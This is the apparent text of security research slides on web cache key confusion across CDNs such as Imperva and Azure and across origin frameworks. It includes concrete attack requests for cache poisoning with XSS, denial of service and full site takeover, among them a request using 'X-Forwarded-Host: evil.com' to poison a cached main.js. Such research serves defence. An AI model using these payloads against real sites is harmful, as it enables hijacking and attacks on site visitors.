
/exploit-path



\$ is delimiter

Cache Key Confusion - Delimiter

```
/exploit-path$/../poisoned-path
```



Cache Key Confusion - Mappings

`/exploit-path/{params}`



Key is **Normalized**



ExploitHandler

Map: /exploit-path/.*

Cache Key Confusion - Mappings

```
/exploit-path/..%2Fpoisoned-path
```



Key is **Normalized**



ExploitHandler

Map: /exploit-path/.*

Cache Key Confusion - Mappings

`/exploit-path/..%2Fpoisoned-path`

`/exploit-path`



Key is **Normalized**



ExploitHandler

Map: `/exploit-path/.*`

Cache Key Confusion - Mappings

`/exploit-path/..%2Fpoisoned-path`

`/exploit-path`



Key is **Normalized**



ExploitHandler

Map: /exploit-path/.*

Cache Key Confusion - Mappings

`/exploit-path/..%2Fpoisoned-path`

`/poisoned-path`



Key is **Normalized**

`/exploit-path`



ExploitHandler

Map: /exploit-path/.*

Cache Key Confusion - Mappings

`/exploit-path/..%2Fpoisoned-path`

`/poisoned-path`



Key is Normalized

`/exploit-path`



ExploitHandler

Map: /exploit-path/.*

Key Normalisation

- Path is normalised before stored as the key
- By default in **Imperva** and **Azure** and partially in Akamai
- Configurable in CloudFlare, CloudFront, GCP and Fastly

```
GET /styles.css HTTP/1.1  
Host: server.com
```

```
HTTP/1.1 200 OK  
X-Cache: Hit
```

Key Normalisation

- Path is normalised before stored as the key
- By default in **Imperva** and **Azure** and partially in Akamai
- Configurable in CloudFlare, CloudFront, GCP and Fastly

```
GET /%73tyles.css HTTP/1.1  
Host: server.com
```

```
HTTP/1.1 200 OK  
X-Cache: Hit
```


Key Normalisation

- Path is normalised before stored as the key
- By default in **Imperva** and **Azure** and partially in Akamai
- Configurable in CloudFlare, CloudFront, GCP and Fastly

```
GET /a/../styles.css HTTP/1.1  
Host: server.com
```

```
HTTP/1.1 200 OK  
X-Cache: Hit
```

Cache Key Confusion

Case Study: Imperva

Delimiter Discrepancies

Is **#** a delimiter?

Key Parser

CloudFlare	NO
CloudFront	YES
GCP	ERROR
Azure	YES
Imperva	NO
Fastly	NO

Origin Server

Apache	ERROR
NginX	YES
IIS	ERROR
Gunicorn	YES
OpenLite	NO
Puma	YES

Frameworks

Spring	ERROR
Rails	YES
Django	NO
Flask	YES
Express	NO
Laravel	YES

Delimiter Discrepancies

Is # a delimiter?

Key Parser

CloudFlare	NO
Imperva	NO
Fastly	NO

Origin Server


NginX	YES
Gunicorn	YES
OpenLite	NO
Puma	YES

Frameworks

Rails	YES
Django	NO
Flask	YES
Laravel	YES

Cache Key Confusion

```
GET /exploit_path#/../poison_path
```



im






Key	Response

Cache Key Confusion

GET **/xss#** / .. **/home**

/xss# / .. /home






Key	Response

Cache Key Confusion

GET **/xss#** / .. /home

/xss# / .. /home



Key	Response




Cache Key Confusion

GET **/xss#** / .. /home

/xss# / .. /home

/xss




Key	Response

Cache Key Confusion

GET /XSS# /.. /home

/XSS# /.. /home

/XSS



Key	Response


Cache Key Confusion

GET /XSS# / .. /home

/XSS# / .. /home

/home

/XSS



Key	Response


Cache Key Confusion

```
GET /XSS#/../home
```

/XSS#/../home

/home

/XSS



im




Key	Response
/home	

Cache Key Confusion

```
GET /XSS#/../home
```


/home



Key	Response
/home	


Cache Key Confusion

```
GET /XSS#/../home
```




Cache Key Confusion

```
GET /XSS#/../home
```



Cache Key Confusion

```
GET /XSS#/../home
```





Cache Key Confusion

GET **/xss;**%2F%2E%2E%2Fhome

/home

/xss




Key	Response
/home	A red skull and crossbones icon on a dark blue background, flanked by red bars, representing a security warning or error.

Cache Key Confusion

GET **/xss**.%2F%2E%2E%2Fhome

/home


/xss



Key	Response
/home	A red skull and crossbones icon on a dark blue background, flanked by two pink squares, representing a security warning or error.

Cache Key Confusion

GET **/xss/**%2F%2E%2E%2Fhome



Cache Key Confusion

Case Study: Azure

Delimiter Discrepancies

Is **#** a delimiter?

Key Parser

CloudFlare	NO
CloudFront	YES
GCP	ERROR
Azure	YES
Imperva	NO
Fastly	NO

Origin Server

Apache	ERROR
NginX	YES
IIS	ERROR
Gunicorn	YES
OpenLite	NO
Puma	YES

Frameworks

Spring	ERROR
Rails	YES
Django	NO
Flask	YES
Express	NO
Laravel	YES

Delimiter Discrepancies

Is **#** a delimiter?

Key Parser

CloudFront	YES
Azure	YES

Origin Server

OpenLite	NO

Frameworks

Django	NO
Express	NO

Cache Key Confusion

```
/home# ../exploit
```



is delimiter




Path is Normalized


Cache Key Confusion

Resolve dot-segment

```
/home# ../exploit
```



is delimiter



Path is Normalized

Cache Key Confusion

Resolve dot-segment

```
/home# /../exploit
```

/exploit



is delimiter



Path is Normalized

Cache Key Confusion

```
/home#/../exploit
```

/home



is delimiter


/exploit



Path is Normalized

Cache Key Confusion

```
/home# /.. /exploit
```



Cache Key Confusion

```
/home# / ../exploit?usr=<XSS>
```

/home



is delimiter

/exploit?usr=<XSS>

Key	Response
/home	



Path is Normalized

Cache Key Confusion

```
/home# / ../exploit?usr=<XSS>
```


```
/home
```



is delimiter

```
/exploit?usr=<XSS>
```

Key	Response
/home	



Path is Normalized

Cache-What-Where

Full site take-over

Cache Key Confusion - Limitations

What if no payload?

Cache Key Confusion - Limitations

```
/exploit$ /.. /home
```

/home



Key	Response
/home	

/exploit



Cache Key Confusion - Denial of Service

```
/styles.css$ / .. /home
```

/home



Key	Response
/home	CSS styles

/styles.css



Cache Key Confusion - Denial of Service

/styles.css \$ / **/Any-Path**

/Any-Path



Key	Response
/home	CSS styles
/MyAccount	CSS styles
/Any	CSS styles

/styles.css




Cache Key Confusion - Denial of Service

GET **/home**


GET **/MyAccount**

GET **/Any**




Key	Response
/home	CSS styles
/MyAccount	CSS styles
/Any	CSS styles

Cache Key Confusion - Denial of Service



Cache Key Confusion - Denial of Service

Denial of Service



Cache Key Confusion - Limitations

What if no cacheable payload?

Cache Key Confusion - Limitations

```
/exploit$ /.. /home
```

/home



Key	Response

/exploit



Cache Key Confusion - Limitations

```
/dynamic-exploit$/../styles.css
```

```
/styles.css
```



Key	Response

```
/dynamic-exploit
```



Cache Key Confusion - Limitations

Static Extension ✓

```
/dynamic-exploit$/../styles.css
```

```
/styles.css
```



Key	Response

```
/dynamic-exploit
```



Cache Key Confusion - Limitations

CSS Exfiltration



`/styles.css`



Key	Response
<code>/styles.css</code>	Evil CSS

`/reflected-HTML`



Referenced Open Redirect

Cache-What-Where

- 1) **Identify a malicious response**
- 2) Identify a cacheable (URL based) resource target
- 3) Poison the target with the malicious response
 - a) Store the payload with Cache Deception
 - b) Set the Key with Cache Poisoning

Cache-What-Where - Open Redirect

```
GET /logout HTTP/1.1  
Host: server.com  
X-Forwarded-Host: evil.com
```

```
HTTP/1.1 302 Found  
Location:  
http://evil.com/login
```

Cache-What-Where - Open Redirect

```
GET /logout HTTP/1.1  
Host: server.com  
X-Forwarded-Host: evil.com
```

```
HTTP/1.1 302 Found  
Location:  
http://evil.com/login
```

No Cache-Control Header ❌

Cache-What-Where

- 1) Identify a malicious response (**//logout open redirect**)
- 2) Identify a cacheable (URL based) resource target**
- 3) Poison the target with the malicious response
 - a) Store the payload with Cache Deception
 - b) Set the Key with Cache Poisoning

Cache-What-Where

GET /home HTTP/1.1

HTTP/1.1 200 OK

Content-Type: text/html

Content-Length: 132

<html>

<script src="/main.js"></script>

<body>

Welcome to the home page!

</body>

</html>

Cache-What-Where

GET /home HTTP/1.1

HTTP/1.1 200 OK

Content-Type: text/html

Content-Length: 132

<html>

<script src="/main.js"></script>

<body>

Welcome to the home page!

</body>

</html>

Cache-What-Where

- 1) Identify a malicious response (**/myaccount open redirect**)
- 2) Identify a cacheable (URL based) resource target (**/main.js**)
- 3) **Poison the target with the malicious response**
 - a) Store the payload with Cache Deception
 - b) Set the Key with Cache Poisoning

Cache-What-Where

```
GET /logout#/../main.js
Host: redacted.com
X-Forwarded-Host: evil.com
```



Key	Response

Cache-What-Where

```
GET /logout#/../main.js
Host: redacted.com
X-Forwarded-Host: evil.com
```

/logout#/../main.js



Key	Response

Cache-What-Where

```
GET /logout#/../main.js  
Host: redacted.com  
X-Forwarded-Host: evil.com
```

/logout



im



Key	Response

Cache-What-Where

```
GET /logout#/../main.js
Host: redacted.com
X-Forwarded-Host: evil.com
```

/logout



302 evil.com

